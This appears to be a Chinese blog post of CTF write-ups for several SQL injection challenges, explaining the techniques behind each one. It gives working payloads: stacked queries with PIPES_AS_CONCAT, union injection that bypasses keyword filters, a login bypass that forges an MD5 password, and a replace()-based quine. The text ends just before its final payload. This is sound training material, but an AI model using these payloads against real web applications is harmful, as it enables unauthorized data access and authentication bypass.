设置 sql_mode=PIPES_AS_CONCAT来转换操作符的作用。(sql_mode设置)
利用PIPES_AS_CONCAT令||起到连接符的作用。
构造payload:
1;set sql_mode=PIPES_AS_CONCAT;select 1

注:这里的逻辑是先把||转换为连接操作符,注意分号隔断了前面的命令,所以要再次添加select来进行查询,这里把1换成其他非零数字也一样会回显flag
方法二:
构造payload:* ,1
已知后端语句是select 输入内容 || flag from Flag,输入*,1就相当于构造了select * ,1 || flag from Flag,这条语句执行起来相当于select *, 1 from Flag
1||flag是个短路算法,直接输出1了
select *和select 所有列的意义相同,那么我们构造的select *,1 || flag from Flag =elect *,1 from Flag
总结
PIPES_AS_CONCAT:将”||”视为字符串的连接操作符而非或运算符,这和Oracle数据库是一样的,也和字符串的拼接函数Concat相类似.
SELECT * 和 SELECT 所有列,两者差别几乎可忽略。所以查询所有字段(或者大多数字段)的时候,可以用select *来操作。
短路算法:
|| 逻辑或的短路:a||b
计算机发现a是真,那么输出a;如果a是假,那么输出b
select 1 from :建立一个临时列,这个列的所有初始值都被设为1。
Mysql中的||
||运算符相当于or,即 :
0 || 1 = 1
3 || 4 = 1
0 || 0 = 0
我们可以修改sql_mode的值,将||视为字符串的连接操作符而非或运算符,即set sql_mode=PIPES_AS_CONCAT;
3.SWPUCTF 2021 新生赛]sql

根据提示?wllm=1

输入?wllm=1‘,报错可以判断是字符型

查询自动数,发现被过滤
猜测可能是空格

空格–>/ ** / 发现成功绕过

发现字段数是3

发现是联合注入

查库名

查表名(前面发现=被过滤,可以用like替换)

查字段

查数据,发现显示不全,试了一下substr、substring、left 还被检测了

试了下,发现mid是可以的,但是似乎是限制只能输出这么长,所以还要修改一下mid,
union//select//1,mid((select//flag//from//LTLT_flag),21,41),mid((select//flag//from//LTLT_flag),42,62)%23
拼接
NSSCTF{b2448079-0a83-45be-8b74-0c790a69a48}

总结
关键字绕过
空格–>/ ** /
=–>like
mid截取函数
4.GXYCTF 2019]BabySqli
随便输入admin

select * from user where username = ‘$name’

代码意解就是索引检测你输入的usernam是否在它的数据库中存在
mysql在查询不存在的数据时会自动构建虚拟数据,一般数据要么明文,要么MD5;

密码123经过md5 32进制加密得到:202cb962ac59075b964b07152d234b70
payload:name=1′ union select 1,’admin’,’202cb962ac59075b964b07152d234b70’#&pw=123
总结
mysql在查询不存在的数据时会自动构建虚拟数据,一般数据要么明文,要么MD5;

5.MoeCTF 2022]Sqlmap_boy

查看源码得到提示

分析一下,闭合方式为双引号闭合
那么我们试试万能语句
" or 1=1#
查看回显位

查看库名

查看表名

查看字段

查看数据

总结
联合查询

6.NSSCTF 2022 Spring Recruit]babysql

发现这些被过滤
构造闭合

只有一个显示位

运行脚本

总结
关键字绕过
构造闭合
使用盲注脚本
7.NISACTF 2022]hardsql

user:admin pw:1
发现只有bilala用户可以

随便输入密码


进行密码爆破
获得源码

获得提示

查询出来的passwd要和$ password强相等,且$passwor不等于b2f2d15b3ae082ca29697d8dcd420fd7。
但是事实上这张表其实是个空表,只有构造输入输出完全一致的语句,才能绕过限制得到FLAG,主要利用replace(str,old_string,new_string)进行构造,构造思路如下:
select replace(‘replace(".",char(46),".")’,char(46),’replace(".",char(46),".")’);
利用’replace(".",char(46),".")’);替换’replace(".",char(46),".")’中的符号.
输入和输出的结果为:
replace(‘replace(".",char(46),".")’,char(46),’replace(".",char(46),".")’);
replace("replace(".",char(46),".")",char(46),"replace(".",char(46),".")") ;
这样其实还没有达到输入和输出一致的问题,因为还有单引号和双引号不一致,所以要解决单双引号的问题,再套一层replace,将双引号替换成单引号即可,如下:
replace(replace(‘replace(replace(".",char(34),char(39)),char(46),".")’,char(34),char(39)),char(46),’replace(replace(".",char(34),char(39)),char(46),".")’);
输出的结果为:
replace(replace(‘replace(replace(".",char(34),char(39)),char(46),".")’,char(34),char(39)),char(46),’replace(replace(".",char(34),char(39)),char(46),".")’)
这样就形成了输入和输出的结果一致 。
题中还过滤了char,用chr或者直接0x代替即可。
所以最终的payload为:
